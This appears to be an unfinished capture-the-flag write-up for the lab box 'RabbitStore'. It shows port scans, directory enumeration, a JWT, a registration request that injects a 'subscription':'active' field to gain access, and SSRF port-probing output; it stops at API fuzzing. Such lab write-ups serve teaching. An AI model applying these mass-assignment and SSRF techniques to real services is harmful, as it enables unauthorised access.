RabbitStore

Rustscan


```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBXuyWp8m+y9taS8DGHe95YN-
OsKZ1/LCOjNlkzNjrnqGS1sZuQV7XQT9WbK/yWAgxZNtBHdnUT6uSEZPbfEUjUw=
|   256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcGp6ztslpYtKYBl8IrBPBbvf3doadnd5CBsO+HFg5M

80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://cloudsite.thm/

4369/tcp  open  epmd    syn-ack ttl 63 Erlang Port Mapper Daemon
| epmd-info:
|   epmd_port: 4369
|   nodes:
|_    rabbit: 25672
25672/tcp open  unknown syn-ack ttl 63
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 80 (http)


PORT

```
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.52
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Did not follow redirect to http://cloudsite.thm/
```

LANDING PAGE




The login page brings me to a new subdomain



Gobuster / (common)

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://cloudsite.thm/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess           (Status: 403) [Size: 278]
/.hta                (Status: 403) [Size: 278]
/.htpasswd           (Status: 403) [Size: 278]
/assets              (Status: 301) [Size: 315] [--> http://cloudsite.thm/assets/]
/index.html          (Status: 200) [Size: 18451]
/javascript          (Status: 301) [Size: 319] [--> http://cloudsite.thm/javascript/]
/server-status       (Status: 403) [Size: 278]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```

signed in with my account



my jwt token (unmodifyed)


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6Im11dGVhdmVyeUBzdWJzY3JpYmUucGxzliwic3Vic2NyaXB0aW9uIjoiaW5hY3RpdmUiLCJpYXQiOjE3NTA5MDIyMTUsImV4cCI6MTc1MDkwNTgxNX0.lTE-ztVaimrBzZ6Ag1p7ZMENYCu8Jm6FkdKqO0Ap7WDs
```


giving myself internal user access

Output


```
{
    "email": "test2@test2.com",
    "subscription": "inactive",
    "iat": 1750903120,
    "exp": 1750906720
}
```


I added the subscription peram to my new user and the jwt token forged changing it from inactive to acitve



Request
Pretty Raw Hex
POST /api/register HTTP/1.1
Host: storage.cloudsite.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://storage.cloudsite.thm/register.html
Content-Type: application/json
Content-Length: 76
Origin: http://storage.cloudsite.thm
Connection: keep-alive
Priority: u=0
{
"email":"test4@test4.com",
"password":"test",
"subscription":"active"
}
Search
0 highlights
Response
Pretty Raw Hex Render
HTTP/1.1 201 Created
Date: Thu, 26 Jun 2025 02:00:20 GMT
Server: Apache/2.4.52 (Ubuntu)
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 42
ETag: W/"2a-nMoFx54+czTntmSLXl3mqIsZV4A"
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
{
"message":"User registered successfully"
}
Search
0 highlights
Done



Output


```
{
    "email": "test4@test4.com",
    "subscription": "active",
    "iat": 1750903238,
    "exp": 1750906838
}
```


SSRF




```
(venv) ➜  rabbitshop python3 test2.py
[>] Testing port 80 ...
[+] Port 80 - Path: /api/uploads/44052c37-d550-41eb-8b82-1ececb4bd72a
[>] Testing port 3000 ...
[+] Port 3000 - Path: /api/uploads/86119192-1f24-475b-a4bb-f1e033b9975a
[>] Testing port 3751 ...^CTraceback (most recent call last):
```


checking for more ports than just 80 I found port 3000

FUZZED API endpoints

